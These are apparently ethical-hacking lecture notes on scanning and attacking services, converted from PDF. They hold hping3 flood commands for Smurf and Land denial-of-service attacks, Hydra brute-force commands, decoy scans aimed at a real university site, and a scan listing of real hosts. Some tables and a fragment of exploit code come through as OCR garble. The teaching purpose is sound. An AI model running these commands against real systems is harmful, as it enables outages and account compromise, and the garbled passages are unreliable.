			'or www-adm.praktikum.uio.no (129.240.171.178)
			'or www-dav.globus.uio.no (129.240.171.179)
			or www-dav.okonomi-bot.uio.no (129.240.171.180)
			or www-dav.blindern-studenterhjem.no (129.240.171.181)
			or multiplems-eu.uio.no (129.240.171.182)
			or www-dav.multiplems-eu.uio.no (129.240.171.183)
			or universitetskoordinering-no.uio.no (129.240.171.184)
Nmap	scan	report	or www-dav.universitetskoordinering-no.uio.no (129.240.171.185)
			or uh-it-no.uio.no (129.240.171.186)
			or www-dav.uh-it-no.uio.no (129.240.171.187)
			or vortextest-wopi.uio.no (129.240.171.188)
			or ceres-no.uio.no (129.240.171.189)
			or www-dav.the-guild.ekstern.uio.no (129.240.171.190)
Nmap	scan	report	or reservert-enova-adjuvant-eu.uio.no (129.240.171.191)
Nmap	scan	report	or reservert-davadm-enova-adjuvant-eu.uio.no (129.240.171.192)
			or 129.240.171.193
			or 129.240.171.194
			or www-dav.ceres-no.uio.no (129.240.171.195)
			or nera2018.uio.no (129.240.171.196)
			or www-dav.nera2018.uio.no (129.240.171.197)
			or eksamensvideo.uio.no (129.240.171.198)
Nmap	scan	report	or www-dav.eksamensvideo.uio.no (129.240.171.199)
Nmap	scan	report	or vitnemalsportalen-no.uio.no (129.240.171.200)
			or www-dav.vitnemalsportalen-no.uio.no (129.240.171.201)
Nmap	scan	report	or reservert-cristin.uio.no (129.240.171.202)

3.6 Layer 4

3.6.1 Data transmission

Apart from sending short simple messages, bigger data blocks can be transmitted between the hosts. The data transfer is carried out in the 4th layer by using 2 different approaches:

- *UDP*: streaming the data (no guarantee that all data will arrive, but fast)
- TCP: the arrival of all data is guaranteed in the right order (trustworthy transmission, slower than UDP)

In addition, the data transmission is carried out using port numbers. One host can send and receive data in multiple channels using different port numbers for different services.

3.6.2 UDP protocol

The port number is a 2-byte value, it can be between $0-65535(=2^{32})$ Typical UDP ports with services:

• UDP 53 DNS

- UDP 111 RPC (Remote Procedure Call)
- UDP 123 NTP (Network Time Protocol)

3.6.3 TCP protocol

In order to ensure that the packages arrived in the right order the sequence number and the acknowledgement number are used.

TCP flags are for maintaining the connection status (*urg*, *ack*, *psh*, *rst*, *syn*, *fin*).

- TCP 80: web http
- TCP 443: web https
- TCP 20,21: ftp
- TCP 22: ssh
- TCP 25: smtp

(32	Bits)
Source Port	Destination Port
Length	Checksum
Da	ata


←	32	bits 🔶
	source port	destination port
	sequence	e number
	acknowledge	ment number
Hlen	reserved	window
	checksum	urgent pointer
	[opti	ons]

- *TCP* 137,13,445: *netbios*
- TCP 3306: mysql
- TCP 3389: remote desktop
- TCP 5900: VNC

Remember that any service can be used in any port, these are only recommendations

3.6.5 TCP 3-way handshake

TCP handshake is the process when a connection is about to be established in a specific port.



Tcp scan (full tcp scan)

SYN scan (half open scan)

Nmap carries out syn scan with the -sS switch.

Port numbers can be specified optionally Example: *nmap* –*sS* –*p80,43 host*

So

Receiver


SYN

SYN+ACK

Port is open

RST Why to send RST?

Sender



Re

SYN

RST

Port is closed

Sender

Receive

SYN

Port is filtered

Tcp scan (full tcp scan)

The number of possible ports is 65535, scanning all ports requires too much time (and too noisy). We can reduce the port numbers by specifying them with the -p switch. Without -p nmap will scan the 1024 most popular ports.



SYN scan (half open scan)

Why to use *syn* scan instead of *tcp* scan? Does it have different result?

The main difference is that in case of *tcp* scan the *tcp* connection is established for every open ports. Firewalls usually log only the established connections.

root@kali:	~# nma	ap -sS 192.168.0	0.102	
		40 (https://nn		at 2018-09-0
		for 192.168.0.	.102	
		359s latency).		
Not shown:	991 0	losed ports		
		SERVICE		
		imqbrokerd		
		vcom-tunnel		
	open	teradataordbms		
8080/tcp	open	http-proxy		
9999/tcp	open	abyss		
32768/tcp		filenet-tms		
32769/tcp	open	filenet-rpc		
32770/tcp				
32771/tcp	open	sometimes-rpc5		
MAC Addres	5 F8	3E-51-2D-63-4R	(Samsung	Electronics)

3.7 Reverse scans

In case of reverse scanning, Nmap looks for closed ports. The results of a reverse scan can be either *open/filtered* or *closed*. It cannot be determined if a port is filtered or open. According to TCP if a port is closed the receiver sends rst answer no matter which status flag is set:

- -sN Null scan (no flags)
- -sF Fin scan (only *fin* flag is set)
- -sX Xmas scan (*push*, *fin* and *rst* flags are set)
- -sM Maimon scan (fin and ack are set)

With *hping* we can set any flag (more reverse scan options, see later)

3.8Ack scan

Ack scan is to determine if a firewall is stateful or stateless.

- The stateless firewall examines a packet as it is independent of the previous packets.
- The stateful firewall can follow packet streams considering previous packets.

For a stateless firewall an *ack* package seems like the third step of the handshake. For the stateful firewall it is pointless (no syn and syn+ack before). nmap -sA

3.9Decoy scan - hide ourselves

If a TCP connection is established it will be logged by the firewalls – this is noisy (in a network with huge internet traffic there are several port scans by robots).


Decoy scan uses the «needle in the haystack» theory: it sends out each request in multiple copies with different source ip.

Questions: Can we modify our source ip in the packet? If so, why don't we modify it all the time?

Decoy scan example: nmap -sT -p80 -D5.44.65.150,195.88.55.16, 194.61.183.124 www.uio.no

Idle scan, ftp bounce – hide ourselves

There are more sophisticated ways of hiding ourselves:



Operating System detection

Nmap's remote OS detection uses TCP/IP stack fingerprinting. Nmap sends a series of TCP and UDP packets to the remote host and examines practically every bit in the responses


After performing dozens of tests such as TCP ISN sampling, TCP options sampling, TCP options support and ordering, IP ID , initial sampling, and the window size check. Nman compares the results to its nmap-os-db database of more than 2,600 known OS fingerprints and prints out the OS details if there is a match.



3.10Service version detection

Version detection interrogates the ports to determine more about what is actually running. The *nmap-service-probes* database contains probes for querying various services and match expressions to recognize and parse responses. Nmap tries to determine the service protocol, the ver-

sion number, hostname, device, the OS family. With banner grabbing completely exact version numbers can be retrieved (Banner info can be modified).



3.11 Hping2, hping3

Besides *nmap* there are other port scanners like the *hping* family.

- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, *TOS*, fragmentation
- Manual path MTU discovery
- · Advanced traceroute, under all the supported protocols
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing

Examples:

Fin scan: hping3 -c 1 -V -p 80 -s 5050 -F 0daysecurity.com Smurf attack: hping3 -1 --flood -a VICTIM_IP BROADCAST_ADDRESS Land attack (DOS): hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --flood • --flood: sent packets as fast as possible. Don't show replies.

- -V <-- Verbose
- -c --count: packet count
- -d --data: data size
- -S --syn: set SYN flag
- -w --win: winsize (default 64)
- -p --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec
- -s --baseport: base source port (default random)

See detailed examples here: $http://0 daysecurity.com/articles/hping3_examples.html$

Nmap scripting engine

Nmap is not only a port scanner, but a lightweight vulnerability discovery tool as well. With the scripting capabilities we can specify special requests using the *lua* language. The *Nmap* database contains prewritten scripts that are put into categories:

•	Auth	٠	External
•	Broadcast	•	Fuzzer
•	Brute	•	Intrusive
•	Default	•	Malware

- Discovery
 Safe
- Discovery
 Sale
 Version
- Exploit
 Vers
 - it Vul

Nmap scripting engine

Example: nmap -sT -p21 -script==ftp-vuln-cve2010-4221 target Script output:

VMT SINECU (140 point [0] (2012) VMURENARI: VMURENARI: VMURENARI: VMURENARI: Discretional (2012) Discretional (2012) Discretional (2012) Postfor server (version 1.3.Pct through 1.3.B) is vulnerable to Discretional (2012) Postfor server (version 1.3.Pct through 1.3.B) is vulnerable to Postfor server (version 1.3.Pct through 1.3.B) is vulnerable to Discretional (2012) Postfor server (version 1.3.Pct through 1.3.B) is vulnerable to Discretion (2012) Postfor server (version 1.3.Pct through 1.3.B) is vulnerable to Discretion (2012) Postfor server (version 1.3.Pct through 1.3.B) is vulnerable to Discretion (2012) Postfor (2012) Miter (20

Other examples:

All scripts from a category: nmap -sT -p21 -script==vuln targetAll scripts (carpet bombing!): nmap -sT -p21 -script==all target

3.12 Port scanning summary: inventory

- The result of the port scanning has to be summarized in a table (Inventory)
- The inventory should be part of the final pentest report
- The table contains all the discovered hosts with all discovered services in separate rows
- Each service has a comment field if it was compromised during the pentest
- The client can evaluate each service if it should be closed or assign a responsible person for all operating services

3.12.1 Special port scanners: Firewalk, Zmap

Firewalk was a special internal network scanner in the beginning of the 2000s (cannot be used today). It was able to exploit of a flow of the TCP implementation and scan the internal network with one hop behind a firewall (it used customized ttl values).

Zmap is a superfast layer2 port scanner. It is able to map the whole ipv4 network range within 45 minutes for one port. (https: //zmap.io/)

4 Lecture 4: Get in touch with services


Lecture Overview

- Trying out default credentials
- Brute-forcing techniques and mitigations
- What are the exploits and how to use them
- Using open-relay SMTP
- DNS enumeration and zone transfer

4.0.1 Where are we in the process of ethical hacking?

- We have several general information about the target
- We have the technical details (domains, ip ranges)
- We mapped the target network and have an inventory (live hosts, responding services)
- What's next?
- We try to compromise services
 - Find a vulnerability
 - Exploit the vulnerability

Reminder - Network scanning positions



How to start compromising a service?

What kind of services do we have to face from outside? Web, Ftp, ssh, dns, mail (SMTP, POP3, IMAP, Exchange), VPN and many others

Typical services inside: Netbios, SMB, Printer, RDP, DB services, LDAP, etc.

4.1 How to start compromising a service?

What kind of errors (vulnerabilities) can we expect?

- Configuration related errors
 - Default credentials
 - Easy to guess credentials (we had information gathering before)
 - No or inappropriate protection against guessing (brute-force)
 - Unnecessary function
 - Privilege misconfigurations
 - Other configuration errors

4.2 Brute-forcing

- Trying out multiple combinations
- How to generate the options?
 - Random
 - Trying out all combinations
 - Using a list or dictionary
- Brute forcing tools
 - THC Hydra (ssh, ftp, http)
 Hydra was created by a hacker group The Hacker's choice. It is an universal brute-force tool that can be used for several protocols.
 - Ncrack
 - Medusa

4.3.1 What is an exploit?

- Software vulnerability related error
 - No input validation
 - Memory handling errors
 - Several others (see later)

4.3 Service specific attacks

We cannot cover all services, but we're going to focus on: Ftp SSH SMTP DNS Web (Lecture 5,6,7)

Exploits in general (The theory and practice of exploits will be on Lecture 8,9 but we're going to use some of the available exploits now.)

ARP, Netbios, SMB, etc. Lecture 10 (Internal network hacking)

An **exploit** (from the English verb to exploit, meaning "to use something to one's own advantage") is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service (DoS or related DDoS) attack

Factory defaults

· Default credetials

- <u>http://cirt.net</u>
- <u>http://phenoelit.org/dpl/dpl.html</u>
- <u>http://www.defaultpassword.com/</u>



Attacking ftp service

The ftp server configuration file declares what is enabled Example: *vsftpd.conf* file

8000	_mkdir_write_euable If set to YES, anonymous users will be permitted to create new directories under certain conditions. For this
	Default: NO
anon	other write enable
	If set to YES, anonymous users will be permitted to perform write operations other than upload and create d
	Default: NO
ADOD	_upload_enable
	If set to YES, anonymous users will be permitted to upload files under certain conditions. For this to work, t virtual users are treated with anonymous (i.e. maximally restricted) privilege.
	Default: NO
8000	world_readable_only
	When enabled, anonymous users will only be allowed to download files which are world readable. This is re
	Default: YES
anon	tymous enable
	Controls whether anonymous logins are permitted or not. If enabled, both the usernames ftp and anonymou

If anonymous is enabled, we can log in to see what we can do We can also brute-force the credentials or use exploits

4.4 Attacking ftp service

4.4.1 anonymous login



If anonymous login is enabled, anyone can log in (username: anonymous, password: arbitrary email) $anon_upload_enable$, $anon_other_write_enable$ settings are also important: e.g. if upload is enabled and the webroot is accessible attacking scripts can be uploaded.

Attacking ftp service: brute-forcing with Hydra



-I for single user -L user list (the list has to be named after)

-p for single password –P password list (the list file has to be named after) -t parallel tries (default 16)

Attacking ftp service: using exploits

Example: FTPShell Client 6.7 -Buffer Overflow from May 2018 Theoretically it's not necessary to understand what's happening during the exploitation. The input has to be generated with the provided python script and apply it against the vulnerable service. Demo... BUT! This exploit works only

for that specific version with the same OS circumstances. E.g. 0x00452eed has to contain a call esi instruction. Without understanding it you can't customize it.



Attacking ftp service: using exploits

The main exploit source is the exploit-db (http://exploit-db.com)

nd of course the	darkweb,	if you	have	needle	ss remaining	crypto	currencies 😊
EXPLOIT	Home	Exploits	Shellcode	Papers	Google Hacking Database	Submit	Search

Date +	D	A	۷	Title	Platform	Author
018-09-05	÷	1	0	FTPShell Server 6.80 - 'Add Account Name' Buffer Overflow (SEH)	Windows_x86	Luis Martinez
018-08-27	4	-	0	CuteFTP 5.0 - Buffer Overflow	Windows_x86	Matteo Malvica
018-08-23	4		¥	CuteFTP 8.3.1 - Denial of Service (PoC)	Windows_x86-64	Al Alipour
018-07-26	÷		0	Core FTP 2.0 - 'XRMD' Denial of Service (PoC)	Windows	Erik David
2018-07-18	4		0	FTP2FTP 1.0 - Arbitrary File Download	PHP	AkkuS
2018-07-02	÷		¥	FTPShell Client 6.70 (Enterprise Edition) - Stack Buffer Overflow (Metasploit)	Windows	Metasploit
018-07-02	4		0	Core FTP LE 2.2 - Buffer Overflow (PoC)	Windows	Berk Cern
018-06-07	4		0	Ptp Server 1.32 - Credential Disclosure	Android	ManhNho
018-05-28	4		0	ALFTP 5.31 - Local Buffer Overflow (SEH Bypass)	Windows,x86	Gokul Babu
018-05-23	4		0	FTPShell Server 6.80 - Denial of Service	Windows_x86	Hashim Jawad
018-05-23	÷		0	FTPShell Server 6.80 - Buffer Overflow (SEH)	Windows	Hashim Jawad
018-05-08	4	-	¥	FTPShell Client 6.7 - Buffer Overflow	Windows	réwdär
2018-04-13	4		0	MikroTik 6.41.4 - FTP daemon Denial of Service PoC	Linux	FarazPajohan
018-03-20	÷		0	Open55H < 6.6 SFTP - Command Execution	Linux	SECFORCE
2018-03-02	4		0	SEGGER embOS/IP FTP Server 3.22 - Denial of Service	Windows	hypôrtiros

Attacking ssh service - brute force

Without the valid password:

Ar (




dan par ng service ssh on port 22 ; 188 225,218.118 Login: uioctf password: ethicalhacking99 successfully completed, 1 valid password found hor nor (hc-hydra) finished at 2018-09-08 15:41:37

Attacking ssh service – using exploits

Date *	D	A	٧	Fitle		Platform	Author
2018-09-06	4		0	WirelessHART Fieldgate SWG70 3.0 - Directory Traversal		Hardware	Harrit CIBO
2018-08-29	4		0	Eaton Xpert Meter 13.4.0.10 - SSH Private Key Disclosure		Hardware	BrianWGray
2018-08-21	4		0	OpenSSH 2.3 < 7.7 · Username Enumeration		Linux	Justin Gardne
2018-08-16	÷		0	OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)		Linux	Matthew Dale
2018-03-20	4		0	Open55H < 6.6 SFTP - Command Execution		Linux	SECFORCE
2018-03-16	4			Analyze & Attack SSH Protocol		Papers	ManhNho
2017-12-26	÷		0	Trustwave SWG 11.8.0.27 - SSH Unauthorized Access		Linux	SecuriTeam
2017-09-25	÷		0	FUR Thermal Camera F/FC/PT/D - SSH Backdoor Access		Hardware	LiquidWorm
2017-08-28	4		0	NethServer 7.3.1611 - Cross-Site Request Forgery (Create User / Enable SSH Access)		JSON	LiquidWorm
2017-07-10	4		0	Peloo Sario/Spectra Camerais - Cross-Site Request Forgery (Enable SSH Root Access) PuTTY < 0.68 - 'ssh_agent_channel_data' integer Overflow Heap Corruption		Hardware	LiquidWorm
2017-06-07	4		¥			Linux	Tim Kosse
2017-05-19	÷		0	Tecnovision DLX Spot - SSH Backdoor Access		Multiple	Simon
2017-04-27	÷		¥	Mercurial - Custom he sh Wray new stack += p32(ret a			
mand e	ex ta	ec cł	u'	Operation (La < 6.) **** (Last)	00" + new_ addr) start) addr) * (s addr) * (s 00" + new_ rdi_ret)	stack[len(c	ḿd)+1:-12]

Attacking SMTP

SMTP (Simple Message Transfer Protocol) is a standard for email transmission in widespread today.



The client logs in to his/hers own server with credentials using SMTP. The mail is forwarded to the receiver's server with SMTP. The receiver downloads the email (e.g. POP3, IMAP).

4.5 Attacking SMTP

The main SMTP commands are:

HELO: Sent by a client to identify itself

EHLO: The same as HELO but with ESMTP (multimedia support)

MAIL FROM: Identifies the sender of the message


RCPT TO: Identifies the message recipients

DATA: Sent by a client to initiate the transfer of message content. Note there are no Subject, CC, BCC fields. All

these data are placed in the data section (these are not part of the smtp)

VRFY: Verifies that a mailbox is available for message delivery. If it's allowed user enumeration is possible.

Attacking SMTP – open relay access In case of open-relay settings, the user doesn't need to provide credentials. Anyone can send a mail with arbitrary fields. DEMO..



Checking the email header



4.5.1 open relay access

How to find open-relay SMTP?

- If one of the client's SMTP allows open-relay access then any email can be written unseeingly
- Spamboxes will probably contain some open-relay SMTP server

How can the users make sure that an email arrived from the right person?

- Check the email header
- There's no 100

Email- brute force with THC-Hydra

hydra smtp.victims
emails
erver.com smtp -l victims
accountname -P 'pass.lst' -s portnumber -S -v -V

hydra –l username -P pass.txt my.pop3.mail pop3

hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN

Supported protocols by THC-Hydra

Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTPHEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPSFORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTPProxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

4.6 DNS service

- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)

Attacking DNS - zone transfer

Since DNS data is stored redundantly the slave DNS can ask the master DNS to send a copy of a part of its database (zone) to the slave.

Zone transfer operation should be limited for the slave ip address. If this is not the case, anyone can obtain the whole zone data (and network topological information too).

reot@kali:-# dig astr @	nsztml.d	igi.ninj	a zonetr	ansferime
0000 D16 9 10 3 84 Del	hian www.	a aute d	h Intrasi	ioi.minia zonetransfer.me
: (1 server found)				
:: global options: +cmd				
constraisfer.me.	7260	IN	50A	maztel.digi.minie. robin.digi.minie. 2
2861 172868 968 1289688	3666			
	300	IN		"Casig fx-7005" "Windows XP"
zonetransfer.me.	381	IN		"gaogle-site-verification=tyP281714LHU
HUNgcCC016X8nmoV104V1Nev				
zonetransfer.me.		IN		0 ASPMIX.L.GODGLE.COM.
zonetransfer.me	7200	TN		10 ALT1 ASPRK L. GDOGLE.COM.
20netransfer_me_etting	7260			18 ALT2.ASPMK.L.GCOGLE.COM.
zonetransfer.me	7200	IN		20 ASP/02.GODGLEMATL.COM.
				20 ASPING.COOCLEMATL.COM.
zonetransfer.me	7260			28 ASPROVA GODGLEMATE COM.
	7280	IN		20 ASPHOS.CODELEMATL.COM.
zonetransfer.meletting	7260			5.196.105.14
	7260			restml.digi.ninja.
			MS	nsztm2.digi.minja.
sip. tcp.zonetransfer.t				0 0 5010 www.zonetransfer.me.
				IN PTR www.zonetransfer.me.
as fdbauthens.zonetrarisf	er.mp. 7	930 1%	AFS08	1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.m				127.0.01 have a root atlas.
asfdbvolume.zonetransfe				1 asfdbbox.zonetransfer.me.
camberra-office.zohetra			A R	202.14.81.230
cndexec.zonetratsfer.me	300			
contact.zonatraisfer.me	259286	O IN	TXT	"Remember to call or email Pippa on +
4567898 or pippe@zenet		ne when		NS changes"
dc-office.zonetransfer:	se. 7286	IN		143.228.181.132 Destruction of the



Attacking DNS – domain enumeration



Attacking DNS - domain brute-forcing

] dnscan.py	Fix Spelling mistake leads to program not being compiled
requirements.txt	Add requirements.txt file for installing deps
subdomains-100.txt	Updated subdomain lists
subdomains-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-10000.txt	Added a few more common subdomains
subdomains-500.txt	Updated subdomain lists
subdomains-uk-1000.txt	Lowecase the subdomain files and remove a few dupes.
subdomains-uk-500.txt	Added .uk subdomain lists
subdomains.txt	Added a few more common subdomains
suffixes.txt	Remove suffix that creates wildcards



Ncrack

- Ncrack is a high-speed network authentication cracking tool. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.
- Ncrack's features include full control of network operations, allowing for very sophisticated bruteforcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM and OWA.

Hypertext Transfer Protocol – web methods

Web methods: GET, POST, PUT, DELETE, TRACE, OPTIONS

In most of the cases we use GET and POST only. GET to obtain the data (download a site), and POST to send data. In addition HEAD and PUT is also in use.

Before the ftp services the web pages were uploaded by the PUT method and deleted by the DELETE. If a PUT method is enabled for a folder and a folder has write access then we can upload attacking scripts (very rare and very bad configuration)

HTTP Request				
name incorport				
Lannan				
Ranie Lafumoni				
Plob berief				
Prescripted http://www.tane.org/		Pa	d Bandoni	
and the second s				
shake for a feet publications		Contact une setup		
Tama anna 2 Frantama Martana Constants	and the second s			
Texandre Molylain Mexiginal				
19725	Parameter Harris		unut tipe	
Clemenol.up	Recursed	and a second second		

Nmap scripting engine, Medusa

Default category: checks for factory defaults

- Retries of instruction from 2000 newworks by negative pilon previous (2) pilong adjustice that a surve retrievant of the second se
- space
 Converts is Early An Inflager Dateon layed a virtekma is of index with their expected particulars.

 Figure Advancement of the Section of Section and the Section of Section of Section of Section of Section of Section and the Section of Sectio
- · Brute category: carry out brute-forcing with multiple protocols
- Vuln category: tries to identify vulnerabilities
- · Auth category: authentication bypass, etc.

Medusa is a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC, etc.

Hypertext Transfer Protocol



Get in touch with services, what's the order?

The order of the investigation is the following:

 Manual analysis (initial)
 Automatic analysis (several prewritten scripts There are several tools to analyze the services automatically. E.g. Nessus, OpenVAS, Qualys, etc..
 Manual analysis (to check for false positives)

5 Lecture 5: Web hacking 1, Client side bypass, Tampering data, Bruteforcing

Lecture Overview

- Summary how web sites work
- HTTP protocol
- Client side server side actions
- Accessing hidden contents
- Modifying client side data
- Brute-forcing forms, directories
- Web parameter tampering

5.1 Hypertext Transfer Protocol (HTTP)


HTTP is the protocol for web communication. Currently version 1.0, 1.1 and 2.0 are in use (2.0 exits since 2015, almost all browsers support it by now). HTTP is used in a client - server model. The client sends a request and receives answer from the server.

Each request and response consist of a header and a body. The header contains all the necessary and additional information for the HTTP protocol. Request:

- The protocol version
- The requested file
- The webmethod (see later)
- The host name


Response:

- The web answer (in response)
- The date
- The content type



5.1.1 HTTP response splitting

HTTP response splitting is an old vulnerability (still appears in 2018). In case of inappropriate validation of the requests, the client can provide misleading input (two new lines in the header indicates the end of the header). The attacker can force server to cache a wrong server answer.



HTTP operates with several web methods. The main methods in use:

- GET to download data
- POST to send data (e.g. I posted something on facebook)

Other methods in use:

- HEAD to obtain the HTTP header
- PUT to place content on the server (e.g. restful services)

Further existing methods: DELETE (to remove content), TRACE, DEBUG, OP-TIONS (to see the available webmethod list)



Hypertext Transfer Protocol with browser The web communication is basically done by the web browsers.

5.1.2 telnet

The browsers can send optional values, such as content encoding, browser type, etc.

						Tamper Data -	Ongoing requests		000
Start Tar	nper Stop Ta	amper Clear							Options Help
Filter									Show All
Time	Total D	urati Size	Meth	Status	Conten	URL		Load Flags	63
	65 65 ms	0	GET	302	application/	http://www.uio.no/		LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUM	
	20 2848 m		GET	200	text/html	https://www.uio.no/		LOAD_DOCUMENT_URI_LOAD_REPLACE_LOAD.	_INITIAL_DOCUME
	56 56 ms	471	POST	200		. http://ocsp.digicert.com/		LOAD_NORMAL	
	21 215 ms	63	GET	200			dapp-services/marketing-consent-uio.js	LOAD_NORMAL	
	20 208 ms	50490	GET	200	text/css		ating/resources/dist/src/css/style.css	LOAD_NORMAL	
	27 278 ms	12795	GET	200	text/css	https://www.uio.no/vrtx/decor	ating/resources/dist/src/css/responsive.cs	IS LOAD_NORMAL	
	t Header	Request Header	Value				Response Header Name	Response Header Value	
Host		www.uio.no					Status	OK - 200	
User-Aq	ent	Mozilla/5.0 (X11:	Linux x86_6	4: rv:52.0) G	ecko/20100101	Firefox/52.0	Server	nginx	
Accept		text/html,applica						Sat, 15 Sep 2018 13:23:23 GMT	
	anguage	en-US,en;q=0.5						text/html:charset=utf-8	
		gzip, deflate, br					X-Vortex	2018.55, master, rw. slave, vortex04-node01.uio.no:	14001
Cookie	incoding		505 6948980	10 1403803	222 149423093	5.1496910535.6; _gaT01UiOA		max-age=31536000	11001
Connecti	ion	keep-alive	303.0340300	10.1400000	222.245425055	5.1450510555.0, _ga101010104		upgrade-insecure-requests;	
	-Insecure-R							max-age=300	
opgiude	maccure n	<u>^</u>					 Completion Completion Completion 	Cookie	
								gzip	
								YES	
								14355240 14354777	
							Age	83	
								1.1 varnish-v4	
								HIT	
								chunked	
							Connection	keep-alive	

5.1.3 web answers (Http status codes)

2xx: Success 200: OK 204: No content

3xx: Redirection

301: Moved permanently302: Moved temporarily304: not modified305: Use proxy308: Permanent redirect

4xx: Client error

400: Bad request403: Forbidden404: File not found405: Method not allowed408: Request timeout

5xx: Server error

- 500: Internal server error
- 502: Bad gateway
- 504: Gateway timeout
- 505: Http version not supported

5.1.4 web answers (Http status codes)

2xx: Success

200: OK 204: No content

3xx: Redirection

301: Moved permanently302: Moved temporarily304: not modified305: Use proxy308: Permanent redirect

4xx: Client error


- 400: Bad request 403: Forbidden
- 404: File not found
- 405: Method not allowed
- 408: Request timeout


5xx: Server error

- 500: Internal server error
- 502: Bad gateway
- 504: Gateway timeout
- 505: Http version not supported

5.1.5 HTTP PUT method – upload file

PUT method was used to place and update website content before ftp. If it is enabled for a folder and the folder has permission to write then the attacker can take advantage of that vulnerability and upload arbitrary files.





5.2Webserver

types and configuration 5.2.1

Web server types and applications:

- Apache
- Internet Information Service (IIS, Microsoft)
- Nginx
- Lighttpd
- GWS (Google)
- others

The web server is an application that is running under an OS. The user that runs the web server should have the least privileges. Never run a web server as a root! The webserver user has access to its own folder (webroot, e.g. /var/www, c:/inetpub, etc.) and the logging directory.

5.2.2Webserver configuration

The webserver configuration file contains almost all the server settings. The server side script settings (e.g. where's the php binary), the index file extensions (in which order should the default page be considered, e.g. 1.index.php, 2.index.htm), default error messages (404 File not found page) have to be placed inside the conf file.

An .htaccess file is a way to configure the details of your website without altering the server config files. Main functions:

- $Mod_Rewrite$ (is a very powerful and sophisticated module which provides a way to do URL manipulations)
- Authentication (require a password to access certain sections of the webpage)
- Custom error pages (e.g. for 400 Bad request, 404 File not found, 500 Internal Server Error)
- Mime types (add extra application files, e.g. special audio)
- Server Side Includes (for update common scripts of web pages)

KeepAlive: Whether or not to allow persistent connections (more than # one request per connection). Set to "Off" to deactivate. # KeepAlive On

MaxKeepAliveRequests: The maximum number of requests to allow # during a persistent connection. Set to θ to allow an unlimited amount. # We recommend you leave this number high, for maximum performance.
MaxKeepAliveRequests 100

KeepAliveTimeout: Number of seconds to wait for the next request from the # same client on the same connection. # KeepAliveTimeout 5

These need to be set in /etc/apache2/envvars User \${APACHE RUN USER} Group \${APACHĒ_RUN_GROUP}

- #
 HostnameLookups: Log the names of clients or just their IP addresses
 # e.g., www.apache.org (on) or 204.62.129.132 (off).
 The default is off because it'd be overall better for the net if people
 # had to knowingly turn this feature on, since enabling it means that
 # each client request will result in AT LEAST one lookup request to the
 # nameserver.

5.3 Client side - How the browser process the html

When the browser downloads the html file it is processed. The html can contain additional files:

- Pictures (usually: png, jpg, gif)
- Stylesheets (xss)
- Javascript codes
- Flash objects (swf)

All additional content have an access address (local or global). During the processing all the additional content will be retrieved from the server with a separate web request.

Tamper Data – Firefox addon

Tamper Data is a Firefox addon that is able to show all packets crossing the browser with their details.

This add-en is not compatible with your version of Findex.		Aniset true	n harin	Inspect here total	The Parameter Same	The Paramer Sale
÷.	Restart Required 🕚 Not compatible with Firefox Quantum 🔗	Acest Acest areas Acest areas		Programme and a second		
Tamper Data by Adam Judson				jac jac jacuta and states		
Use tamperdata to view and modify HTTP/HTTPS headers and post parameters.	+ Add to Firefox					
				and the second se		THE PART

